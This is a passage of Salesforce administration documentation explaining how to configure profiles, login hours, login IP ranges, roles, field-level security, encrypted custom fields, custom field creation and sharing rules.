- Ensure that your search term contains at least three consecutive characters that match the name of the item you want to find.
- Make sure that you spelled the search term correctly.

View and Edit Login Hours in the Enhanced Profile User Interface

For each profile, you can specify the hours when users can log in.

1. From Setup, enter `Profiles` in the Quick Find box, then select **Profiles**.
2. Select a profile, and click its name.
3. In the profile overview page, scroll down to Login Hours and click **Edit**.
4. Set the days and hours when users with this profile can log in to the org.

   To let users log in at any time, click **Clear all times**. To prohibit users from logging in on a specific day, set Start Time to **12 AM** and End Time to **12 AM**.

   If users are logged in when their login hours end, they can continue to view their current page, but they can't take any further action.

Note: The first time login hours are set for a profile, the hours are based on the org's default time zone as specified on the Company Information page in Setup. After that, changes to the org's default time zone on the Company Information page don't affect the time zone for the profile's login hours. The profile login hours remain the same, even when a user is in a different time zone or the org's default time zone changes.

Depending on whether you're viewing or editing login hours, the hours can be different. On the Login Hours edit page, hours appear in your specified time zone. On the profile overview page, hours appear in the org's original default time zone.

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Essentials**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view login hour settings:

- View Setup and Configuration

To edit login hour settings:

- Manage Profiles and Permission Sets

Restrict Login IP Ranges in the Enhanced Profile User Interface

Control login access at the user level by specifying a range of allowed IP addresses on a user's profile. When you define IP address restrictions for a profile, a login from any other IP address is denied.

1. From Setup, enter `Profiles` in the Quick Find box, then select **Profiles**.
2. Select a profile, and click its name.
3. In the profile overview page, click **Login IP Ranges**.
4. Specify allowed IP addresses for the profile.
   - To add a range of IP addresses from which users can log in, click **Add IP Ranges**. Enter a valid IP address in the `IP Start Address` and a higher-numbered IP address in the `IP End Address` field. To allow logins from only a single IP address, enter the same address in both fields.
   - To edit or remove ranges, click **Edit** or **Delete** for that range.

   Important:

   - The IP addresses in a range must be either IPv4 or IPv6. In ranges, IPv4 addresses exist in the IPv4-mapped IPv6 address space `::ffff:0:0` to `::ffff:ffff:ffff`, where `::ffff:0:0` is `0.0.0.0` and `::ffff:ffff:ffff` is `255.255.255.255`. A range can't include IP addresses both inside and outside of the IPv4-mapped IPv6 address space. Ranges like `255.255.255.255` to `::1:0:0:0` or `::` to `::1:0:0:0` aren't allowed.
   - Partner User profiles are limited to five IP addresses. To increase this limit, contact Salesforce.
5. Optionally enter a description for the range. If you maintain multiple ranges, use the Description field to provide details, like which part of your network corresponds to this range.

Note: You can further restrict access to Salesforce to only those IPs in Login IP Ranges. To enable this option, in Setup, enter `Session Settings` in the `Quick Find` box, then select **Session Settings** and select **Enforce login IP ranges on every request**. This option affects all user profiles that have login IP restrictions.

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Essentials**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view login IP ranges:

- View Setup and Configuration

To edit and delete login IP ranges:

- Manage Profiles and Permission Sets

Work in the Original Profile Interface

To view a profile on the original profile page, from Setup, enter *`Profiles`* in the `Quick Find` box, then select **Profiles**, then select the profile you want.

On the profile detail page, you can:

- Edit the profile
- Create a profile based on this profile
- For custom profiles only, click **Delete** to delete the profile

  Note: You can't delete a profile that's assigned to a user, even if the user is inactive.

- View the users who are assigned to this profile

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Essentials**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

IN THIS SECTION:

Edit Profiles in the Original Profile Interface

Profiles define how users access objects and data and what they can do within the application. In standard profiles, you can edit a limited number of settings. In custom profiles, you can edit all available permissions and settings, except the user license.

View and Edit Login Hours in the Original Profile User Interface

Specify the hours when users can log in based on the user profile.

Restrict Login IP Addresses in the Original Profile User Interface

Control login access at the user level by specifying a range of allowed IP addresses on a user's profile. When you define IP address restrictions for a profile, a login from any other IP address is denied.

Edit Profiles in the Original Profile Interface

Profiles define how users access objects and data and what they can do within the application. In standard profiles, you can edit a limited number of settings. In custom profiles, you can edit all available permissions and settings, except the user license.

Note: Editing some permissions can result in enabling or disabling other ones. For example, enabling "View All Data" enables "Read" for all objects. Likewise, enabling "Transfer Leads" enables "Read" and "Create" on leads.

Tip: If enhanced profile list views are enabled for your organization, you can change permissions for multiple profiles from the list view.

1. From Setup, enter `Profiles` in the `Quick Find` box, then select **Profiles**.
2. Select the profile you want to change.
3. On the profile detail page, click **Edit**.

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Essentials**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit app and system permissions in profiles:

- Manage Profiles and Permission Sets

To edit app and system as well as object and field permissions in profiles:

- Manage Profiles and Permission Sets

  AND

  Customize Application

View and Edit Login Hours in the Original Profile User Interface

Specify the hours when users can log in based on the user profile.

1. From Setup, enter `Profiles` in the Quick Find box. Select **Profiles**, and then select a profile.
2. In the Login Hours related list, click **Edit**.
3. Set the days and hours when users with this profile can log in to the org.

   To let users log in at any time, click **Clear all times**. To prohibit users from logging in on a specific day, set Start Time to **12 AM** and End Time to **End of Day**.

   If users are logged in when their login hours end, they can continue to view their current page, but they can't take any further action.
4. Click **Save**.

Note: The first time login hours are set for a profile, the hours are based on the org's default time zone as specified on the Company Information page in Setup. After that, changes to the org's default time zone on the Company Information page don't affect the time zone for the profile's login hours. The profile login hours remain the same, even when a user is in a different time zone or the org's default time zone changes.

Depending on whether you're viewing or editing login hours, the hours appear differently. On the profile detail page, hours appear in your specified time zone. On the Login Hours edit page, the hours appear in the org's default time zone.

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To set login hours:
- Manage Profiles and Permission Sets

Restrict Login IP Addresses in the Original Profile User Interface

Control login access at the user level by specifying a range of allowed IP addresses on a user's profile. When you define IP address restrictions for a profile, a login from any other IP address is denied.

1. How you restrict the range of valid IP addresses on a profile depends on your Salesforce edition.
   - If you're using an Enterprise, Unlimited, Performance, or Developer Edition, from Setup, enter `Profiles` in the `Quick Find` box, then select **Profiles**, and select a profile.
   - If you're using a Group, or Personal Edition, from Setup, enter `Session Settings` in the `Quick Find` box, then select **Session Settings**.
   - In a Professional Edition, the location of IP ranges depends on whether you have the "Edit Profiles & Page Layouts" org preference enabled as an add-on feature.

     With the "Edit Profiles & Page Layouts" org preference enabled, IP ranges are on individual profiles.

     Without the "Edit Profiles & Page Layouts" org preference enabled, IP ranges are on the **Session Settings** page.
2. Click **New** in the Login IP Ranges related list.
3. Enter a valid IP address in the `IP Start Address` field and a higher-numbered IP address in the `IP End Address` field.

   The start and end addresses define the range of allowable IP addresses from which users can log in. To allow logins from a single IP address, enter the same address in both fields.

   - The IP addresses in a range must be either IPv4 or IPv6. In ranges, IPv4 addresses exist in the IPv4-mapped IPv6 address space `::ffff:0:0` to `::ffff:ffff:ffff`, where `::ffff:0:0` is `0.0.0.0` and `::ffff:ffff:ffff` is

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **All** Editions

USER PERMISSIONS

To view login IP ranges:
- View Setup and Configuration

To edit and delete login IP ranges:
- Manage Profiles and Permission Sets

`255.255.255.255.` A range can't include IP addresses both inside and outside of the IPv4-mapped IPv6 address space. Ranges like `255.255.255.255` to `::1:0:0:0` or `::` to `::1:0:0:0` aren't allowed.

- Partner User profiles are limited to five IP addresses. To increase this limit, contact Salesforce.

4. Optionally enter a description for the range. If you maintain multiple ranges, use the Description field to provide details, such as which part of your network corresponds to this range.
5. Click **Save**.

Note: Cache settings on static resources are set to private when accessed via a Salesforce Site whose guest user's profile has restrictions based on IP range or login hours. Sites with guest user profile restrictions cache static resources only within the browser. Also, if a previously unrestricted site becomes restricted, it can take up to 45 days for the static resources to expire from the Salesforce cache and any intermediate caches.

Note: You can further restrict access to Salesforce to only those IPs in Login IP Ranges. To enable this option, in Setup, enter *`Session Settings`* in the `Quick Find` box, then select **Session Settings** and select **Enforce login IP ranges on every request**. This option affects all user profiles that have login IP restrictions.

Manage Profile Lists

Profiles define how users access objects and data, and what they can do within the application. When you create users, you assign a profile to each one. To view the profiles in your organization, from Setup, enter *`Profiles`* in the `Quick Find` box, then select **Profiles**.

Viewing Enhanced Profile Lists

If enhanced profile list views are enabled for your organization, you can use additional tools to customize, navigate, manage, and print profile lists.

- Show a filtered list of profiles by selecting a view from the drop-down list.
- Delete a view by selecting it from the drop-down list and clicking **Delete**.
- Create a list view or edit an existing view.
- Create a profile.
- Print the list view by clicking 🖨.
- Refresh the list view after creating or editing a view by clicking 🔄.
- Edit permissions directly in the list view.
- View or edit a profile by clicking its name.
- Delete a custom profile by clicking **Del** next to its name.

  Note: You can't delete a profile that's assigned to a user, even if the user is inactive.

Viewing the Basic Profile List

- Create a profile.
- View or edit a profile by clicking its name.
- Delete a custom profile by clicking **Del** next to its name.

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Essentials**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view profiles, and print profile lists:
- View Setup and Configuration

To delete profile list views:
- Manage Profiles and Permission Sets

To delete custom profiles:
- Manage Profiles and Permission Sets

Edit Multiple Profiles with Profile List Views

If enhanced profile list views are enabled for your organization, you can change permissions in up to 200 profiles directly from the list view, without accessing individual profile pages.

Editable cells display a pencil icon (✎) when you hover over the cell, while non-editable cells display a lock icon (🔒). In some cases, such as in standard profiles, the pencil icon appears but the setting is not actually editable.

> Warning: Use care when editing profiles with this method. Because profiles affect a user's fundamental access, making mass changes may have a widespread effect on users in your organization.

1. Select or create a list view that includes the profiles and permissions you want to edit.
2. To edit multiple profiles, select the checkbox next to each profile you want to edit.

   If you select profiles on multiple pages, Salesforce remembers which profiles are selected.
3. Double-click the permission you want to edit.

   For multiple profiles, double-click the permission in any of the selected profiles.
4. In the dialog box that appears, enable or disable the permission.

   In some cases, changing a permission may also change other permissions. For example, if “Customize Application” and “View Setup and Configuration” are disabled and you enable “Customize Application,” then “View Setup and Configuration” is also enabled. In this case, the dialog box lists the affected permissions.
5. To change multiple profiles, select **All** *n* **selected records** (where *n* is the number of profiles you selected).
6. Click **Save**.

> Note:
>
> - For standard profiles, inline editing is available only for the “Single Sign-On” and “Affected By Divisions” permissions.
> - If you edit multiple profiles, only those profiles that support the permission you are changing will change. For example, if you use inline editing to add “Modify All Data” to multiple profiles, but because of its user license the profile doesn't have “Modify All Data,” the profile won't change.

If any errors occur, an error message appears, listing each profile in error and a description of the error. Click the profile name to open the profile detail page. The profiles you've clicked appear in the error window in gray, strike-through text. To view the error console, you must have pop-up blockers disabled for the Salesforce domain.

Any changes you make are recorded in the setup audit trail.

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To edit multiple profiles from the list view:

- Manage Profiles and Permission Sets

  AND

  Customize Application

Create or Clone Profiles

Create custom profiles using the API, or clone existing profiles and customize them to fit your business's needs.

Tip: If you clone profiles to enable certain permissions or access settings, consider using permission sets. For more information, see Permission Sets. Also, if your profile name contains more than one word, avoid extraneous spacing. For example, "Acme User" and "Acme User" are identical other than spacing between "Acme" and "User." Using both profiles in this case can result in confusion for admins and users.

To create an empty custom profile without any base permissions included, use the Profile SOAP API object. On the Profile Setup page, you must first clone an existing profile to create a custom profile.

1. To clone a profile, from Setup, in the Quick Find box, enter `Profiles`, and then select **Profiles**.
2. In the Profiles list page, do one of the following:
   - Click **New Profile**, then select an existing profile that's similar to the one you want to create.
   - If enhanced profile list views are enabled, click **Clone** next to a profile that's similar to the one you want to create.
   - Click the name of a profile that's similar to the one you want to create, then in the profile page, click **Clone**.

   A new profile uses the same user license as the profile it was cloned from.
3. Enter a profile name.
4. Click **Save**.

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Essentials**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create profiles:
- Manage Profiles and Permission Sets

Viewing a Profile's Assigned Users

To view all users that are assigned to a profile from the profile overview page, click **Assigned Users** (in the enhanced profile user interface) or **View Users** (in the original profile user interface). From the assigned users page, you can:

- Create one or multiple users
- Reset passwords for selected users
- Edit a user
- View a user's detail page by clicking the name, alias, or username
- View or edit a profile by clicking the profile name
- If Google Apps™ is enabled in your organization, export users to Google and create Google Apps accounts by clicking **Export to Google Apps**

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Essentials**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

View and Edit Tab Settings in Permission Sets and Profiles

Tab settings specify whether a tab appears in the All Tabs page or is visible in a tab set.

1. From Setup, either:
   - Enter `Permission Sets` in the `Quick Find` box, then select **Permission Sets**, or
   - Enter `Profiles` in the `Quick Find` box, then select **Profiles**
2. Select a permission set or profile.
3. Do one of the following:
   - Permission sets or enhanced profile user interface—In the **Find Settings...** box, enter the name of the tab you want and select it from the list, then click **Edit**.
   - Original profile user interface—Click **Edit**, then scroll to the Tab Settings section.
4. Specify the tab settings.
5. (Original profile user interface only) To reset users' tab customizations to the tab visibility settings that you specify, select **Overwrite users' personal tab customizations**.
6. Click **Save**.

Note: If Salesforce CRM Content is enabled for your organization but the **Salesforce CRM Content User** checkbox isn't enabled on the user detail page, the Salesforce CRM Content app has no tabs.

EDITIONS

Available in: Salesforce Classic (not available in all orgs)

Tab settings available in: **All** Editions except **Database.com**

Permission sets available in: **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Profiles available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view tab settings:
- View Setup and Configuration

To edit tab settings:
- Manage Profiles and Permission Sets

Enable Custom Permissions in Profiles

Custom permissions give you a way to provide access to custom processes or apps. After you've created a custom permission and associated it with a process or app, you can enable the permission in profiles.

1. From Setup, enter `Profiles` in the `Quick Find` box, then select **Profiles**.
2. Select a profile.
3. Depending on which user interface you're using, do one of the following.
   - Enhanced profile user interface: Click **Custom Permissions**, and then click **Edit**.
   - Original profile user interface: In the Enabled Custom Permissions related list, click **Edit**.
4. To enable custom permissions, select them from the Available Custom Permissions list and click **Add**. To remove custom permissions from the profile, select them from the Enabled Custom Permissions list and click **Remove**.
5. Click **Save**.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

In Group and Professional Edition organizations, you can't create or edit custom permissions, but you can install them as part of a managed package.

USER PERMISSIONS

To enable custom permissions in profiles:

- Manage Profiles and Permission Sets

Create a User Role

Salesforce offers a user role hierarchy that you can use with sharing settings to determine the levels of access that users have to your Salesforce org's data. Roles within the hierarchy affect access on key components such as records and reports.

Users at any role level can view, edit, and report on all data that's owned by or shared with users below them in their role hierarchy, unless your org's sharing model for an object specifies otherwise. Specifically, in the Organization-Wide defaults related list, you can disable the **Grant Access Using Hierarchies** option for a custom object. When disabled, only the record owner and users who are granted access by the organization-wide defaults receive access to the object's records.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view roles and role hierarchy:

- View Roles and Role Hierarchy

To create, edit, and delete roles:

- Manage Roles

To assign users to roles:

- Manage Internal Users

1. From Setup, in the Quick Find box, enter `Roles`, then select **Roles**.
2. If the "Understanding Roles" page is displayed, click **Set Up Roles**.
3. Find the role under which you want to add the new role. Click **Add Role**.
4. Add a Label for the role. The Role Name field autopopulates.
5. Specify who the role reports to. The field is already populated with the role name under which you added the new role, but you can also edit the value here.
6. Optionally, specify how the role name is displayed in reports. If the role name is long, consider using an abbreviation for reports.
7. Specify the role's access to contacts, opportunities, and cases.

   For example, you can set the contact access so that users in a role can edit all contacts associated with accounts that they own, regardless of who owns the contacts. And you can set the opportunity access so that users in a role can edit all opportunities associated with accounts that they own, regardless of who owns the opportunities.
8. Click **Save**.

Note: After you share a folder with a role, it's visible only to users in that role, not to superior roles in the hierarchy.

Share Objects and Fields

Give specific object or field access to selected groups or profiles.

IN THIS SECTION:

Field-Level Security

Field-level security settings let you restrict users' access to view and edit specific fields.

Sharing Rules

Use sharing rules to extend sharing access to users in public groups, roles, or territories. Sharing rules give particular users greater access by making automatic exceptions to your org-wide sharing settings.

User Sharing

User Sharing enables you to show or hide an internal or external user from another user in your organization.

What Is a Group?

A group consists of a set of users. A group can contain individual users, other groups, or the users in a particular role or territory. It can also contain the users in a particular role or territory plus all the users below that role or territory in the hierarchy.

Manual Sharing

Manual sharing gives other users access to certain types of records, including accounts, contacts, and leads.

Organization-Wide Sharing Defaults

Define the default access level for an object’s records with organization-wide sharing settings. Organization-wide sharing settings can be set separately for custom objects and many standard objects. You can set different levels of access for internal, external, and guest users.

Field-Level Security

Field-level security settings let you restrict users’ access to view and edit specific fields.

Note: Who Sees What: Field-Level Security (English only)

Watch how you can restrict access to specific fields on a profile-by-profile basis.

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Your Salesforce org contains lots of data, but you probably don’t want every field accessible to everyone. For example, your payroll manager probably wants to keep salary fields accessible only to select employees. You can restrict user access in:

- Detail and edit pages
- Related lists
- List views
- Reports
- Connect Offline
- Email and mail merge templates
- Custom links
- The partner portal
- The Salesforce Customer Portal
- Synchronized data
- Imported data

Page layouts and field-level security settings determine which fields a user sees. The most restrictive field access settings of the two always applies. For example, you can have a field that’s required in a page layout but is read-only in the field-level security settings. The field-level security overrides the page layout, so the field remains read-only.

You can define field-level security in either of these ways.

- For multiple fields on a single permission set or profile
- For a single field on all profiles

After setting field-level security, you can:

- Organize the fields on detail and edit pages by creating page layouts.

  Tip: Use field-level security to restrict users’ access to fields, and then use page layouts to organize detail and edit pages within tabs. This approach reduces the number of page layouts for you to maintain.

- Verify users’ access to fields by checking field accessibility.
- Customize search layouts to set the fields that appear in search results, in lookup dialog search results, and in the key lists on tab home pages. To hide a field that's not protected by field-level security, omit it from the layout.

Note: Roll-up summary and formula fields are read-only on detail pages and not available on edit pages. They can also be visible to users even though they reference fields that your users can't see. Einstein Insights can also be visible to user even though the insight references fields that your users can't see. Universally required fields appear on edit pages regardless of field-level security.

The relationship group wizard allows you to create and edit relationship groups regardless of field-level security.

IN THIS SECTION:

Set Field Permissions in Permission Sets and Profiles

Field permissions specify the access level for each field in an object.

Set Field-Level Security for a Field on All Profiles

Field Permissions

Field permissions specify the access level for each field in an object. In permission sets and the enhanced profile user interface, the setting labels differ from those in the original profile user interface and in field-level security pages for customizing fields.

Classic Encryption for Custom Fields

Restrict other Salesforce users from seeing custom text fields that you want to keep private. Only users with the View Encrypted Data permission can see data in encrypted custom text fields.

Set Field Permissions in Permission Sets and Profiles

Field permissions specify the access level for each field in an object.

1. From Setup, enter *`Permission Sets`* in the `Quick Find` box, then select **Permission Sets**, or enter *`Profiles`* in the `Quick Find` box, then select **Profiles**.
2. Select a permission set or profile.
3. Depending on which interface you're using, do one of the following:
   - Permission sets or enhanced profile user interface—In the **Find Settings...** box, enter the name of the object you want and select it from the list. Click **Edit**, then scroll to the Field Permissions section.
   - Original profile user interface—In the Field-Level Security section, click **View** next to the object you want to modify, and then click **Edit**.
4. Specify the field's access level.
5. Click **Save**.

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To set field-level security:

- Manage Profiles and Permission Sets

  AND

  Customize Application

Set Field-Level Security for a Field on All Profiles

1. From Setup, open **Object Manager**, and then in the Quick Find box, enter the name of the object containing the field.
2. Select the object, and then click **Fields & Relationships**.
3. Select the field you want to modify.
4. Click **Set Field-Level Security**.
5. Specify the field's access level.
6. Save your changes.

EDITIONS

Available in: Salesforce Classic (not available in all orgs)

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set field-level security:

- Manage Profiles and Permission Sets

  AND

  Customize Application

Field Permissions

Field permissions specify the access level for each field in an object. In permission sets and the enhanced profile user interface, the setting labels differ from those in the original profile user interface and in field-level security pages for customizing fields.

Access Level	Enabled Settings in Permission Sets and Enhanced Profile User Interface	Enabled Settings in Original Profile and Field-Level Security Interfaces
Users can read and edit the field.	`Read` and `Edit`	`Visible`
Users can read but not edit the field.	`Read`	`Visible` and `Read-Only`
Users can't read or edit the field.	None	None

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Classic Encryption for Custom Fields

Restrict other Salesforce users from seeing custom text fields that you want to keep private. Only users with the View Encrypted Data permission can see data in encrypted custom text fields.

Before you begin working with encrypted custom fields, review these implementation notes, restrictions, and best practices.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions

Implementation Notes

- Encrypted fields are encrypted with 128-bit master keys and use the Advanced Encryption Standard (AES) algorithm. You can archive, delete, and import your master encryption key. To enable master encryption key management, contact Salesforce.
- You can use encrypted fields in email templates but the value is always masked regardless of whether you have the View Encrypted Data permission.
- If you have the View Encrypted Data permission and you grant login access to another user, the user can see encrypted fields in plain text.
- Only users with the View Encrypted Data permission can clone the value of an encrypted field when cloning that record.
- Only the `<apex:outputField>` component supports presenting encrypted fields in Visualforce pages.

Restrictions

Encrypted text fields:

- Can't be unique, have an external ID, or have default values.
- Aren't available for mapping leads to other objects.
- Are limited to 175 characters because of the encryption algorithm.
- Aren't available for use in filters such as list views, reports, roll-up summary fields, and rule filters.
- Can't be used to define report criteria, but they can be included in report results.
- Aren't searchable, but they can be included in search results.
- Aren't available for Connect Offline, Salesforce for Outlook, lead conversion, workflow rule criteria or formulas, formula fields, outbound messages, default values, and Web-to-Lead and Web-to-Case forms.

Best Practices

- Encrypted fields are editable regardless of whether the user has the View Encrypted Data permission. Use validation rules, field-level security settings, or page layout settings to prevent users from editing encrypted fields.
- You can still validate the values of encrypted fields using validation rules or Apex. Both work regardless of whether the user has the View Encrypted Data permission.
- To view encrypted data unmasked in the debug log, the user must also have the View Encrypted Data in the service that Apex requests originate from. These requests can include Apex Web services, triggers, workflows, inline Visualforce pages (a page embedded in a page layout), and Visualforce email templates.
- Existing custom fields can't be converted into encrypted fields nor can encrypted fields be converted into another data type. To encrypt the values of an existing (unencrypted) field, export the data, create an encrypted custom field to store that data, and import that data into the new encrypted field.
- Mask Type isn't an input mask that ensures the data matches the Mask Type. Use validation rules to ensure that the data entered matches the mask type selected.

- Use encrypted custom fields only when government regulations require it because they involve more processing and have search-related limitations.

Note: This page is about Classic Encryption, not Shield Platform Encryption. What's the difference? on page 95

IN THIS SECTION:

Create Custom Fields

Capture your unique business data by storing it in custom fields. When you create a custom field, you configure where you want it to appear and optionally control security at the field level.

Create Custom Fields

Capture your unique business data by storing it in custom fields. When you create a custom field, you configure where you want it to appear and optionally control security at the field level.

Important: Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations.

Watch a Demo: How to Create a Custom Field in Salesforce

Want to customize Salesforce so it captures all your business data? This short video walks you through how to create a custom picklist field, from choosing the correct field type to applying field level security.

Watch a Demo: How to Add a Custom Field in Salesforce (Lightning Experience)

Want to add and arrange a new field while viewing an individual record for an object? This short video walks you through creating a picklist field while viewing a contact, and then changing the page layout for the field.

Before you begin, determine the type of field you want to create.

Note: When your org is close to the limit of 800 custom fields and you delete or create fields, field creation can fail. The physical delete process reclaims and cleans fields, making them count temporarily toward the limit. The delete process runs only when the queue is full, so it can take days or weeks to start. In the meantime, the deleted fields are still counted as part of the limit. To request immediate deletion of fields, contact Salesforce Support.

1. From the management settings for the object you want to add a field to, go to Fields. Custom task and event fields are accessible from the object management settings for Activities.
2. Click **New**.

   Tip: On custom objects, you can also set field dependencies and field history tracking in this section.

3. Choose the type of field and click **Next**. Consider the following.
   - Some data types are available for certain configurations only. For example, the `Master-Detail Relationship` option is available for custom objects only when the custom object doesn't already have a master-detail relationship.
   - Custom settings and external objects allow only a subset of the available data types.
   - You can't add a multi-select picklist, rich text area, or dependent picklist custom field to opportunity splits.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Contact Manager**,**Essentials**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Salesforce Connect external objects are available in: **Developer** Edition and for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Custom fields aren't available on Activities in **Group** Edition

Custom settings aren't available in **Professional** Edition

Layouts aren't available in **Database.com**

USER PERMISSIONS

To create or change custom fields:

- Customize Application

- Relationship fields count towards custom field limits.
- Additional field types may appear if an AppExchange package using those field types is installed.
- The `Roll-Up Summary` option is available on certain objects only.
- Field types correspond to API data types.
- If your organization uses Shield Platform Encryption, ensure you understand how to encrypt custom fields using the Shield Platform Encryption offering.

4. For relationship fields, associate an object with the field and click **Next**.
5. For indirect lookup relationship fields, select a unique, external ID field on the parent object, and then click **Next**. The parent field values are matched against the values of the child indirect lookup relationship field to determine which records are related to each other.
6. To base a picklist field on a global picklist value set, select the value set to use.
7. Enter a field label.

   Salesforce populates `Field Name` using the field label. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. Use the field name for merge fields in custom links, custom s-controls, and when referencing the field from the API.

   Tip: Ensure that the custom field name and label are unique for that object.

   - If a standard and custom field have identical names or labels, the merge field displays the custom field value.
   - If two custom fields have identical names or labels, the merge fieldcan display an unexpected value.

   If you create a field label called *`Email`* and a standard field labeled `Email` exists, the merge field is unable to distinguish between the fields. Adding a character to the custom field name makes it unique. For example, *`Email2`*.

8. Enter field attributes and select the appropriate checkboxes to specify whether the field must be populated and what happens if the record is deleted.
9. For master-detail relationships on custom objects, optionally select **Allow reparenting** to allow a child record in the master-detail relationship to be reparented to a different parent record.
10. For relationship fields, optionally create a lookup filter to limit search results for the field. Not available for external objects.
11. Click **Next**.
12. In Enterprise, Unlimited, Performance, and Developer Editions, specify the field's access settings for each profile, and click **Next**.

Access Level	Enabled Settings
Users can read and edit the field.	**Visible**
Users can read but not edit the field.	**Visible** and **Read-Only**
Users can't read or edit the field.	None

   Note:

   - When you create a custom field, by default the field isn't visible or editable for portal profiles, unless the field is universally required.

13. Choose the page layouts that will display the editable field and click **Next**.

Field	Location on Page Layout
Normal	Last field in the first two-column section.
Long text area	End of the first one-column section.
User	Bottom of the user detail page.
Universally required	Can’t remove it from page layouts or make read only.

14. For relationship fields, optionally create an associated records related list and add it to page layouts for that object.

- To edit the related list name on page layouts, click **Related List Label** and enter the new name.
- To add the related list to customized page layouts, select `Append related list to users’ existing personal customizations`.

15. Click **Save** to finish or **Save & New** to create more custom fields.

Note: Creating fields can require changing a large number of records at once. If your request is queued to process these changes efficiently, you receive an email notification when the process has completed.

SEE ALSO:

Salesforce Help: Find Object Management Settings

Sharing Rules

Use sharing rules to extend sharing access to users in public groups, roles, or territories. Sharing rules give particular users greater access by making automatic exceptions to your org-wide sharing settings.

Note: Who Sees What: Record Access via Sharing Rules (English only)

Watch how you can grant access to records using sharing rules.

Like role hierarchies, a sharing rule can never be stricter than your org-wide default settings. It simply allows greater access for particular users.

You can base a sharing rule on record ownership or other criteria. After you select which records to share, you define which groups or users to extend access to and what level of access they have.

Note: You can define up to 300 total sharing rules for each object, including up to 50 criteria-based or guest user sharing rules, if available for the object.

You can create these types of sharing rules. Your org could have other objects that are available for sharing rules.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

See Sharing Rule Considerations for more information on availability.

Type	Based On	Set Default Sharing Access For
Account sharing rules	Account owner or other criteria, including account record types or field values	Accounts and their associated contracts, opportunities, cases, and optionally, contacts and orders

Type	Based On	Set Default Sharing Access For
Asset sharing rules	Asset owner or other criteria, including asset record types or field values	Individual assets
Campaign sharing rules	Campaign owner or other criteria, including campaign record types or field values	Individual campaigns
Case sharing rules	Case owner or other criteria, including case record types or field values	Individual cases and associated accounts
Contact sharing rules	Contact owner or other criteria, including contact record types or field values	Individual contacts and associated accounts
Custom object sharing rules	Custom object owner or other criteria, including custom object record types or field values	Individual custom object records
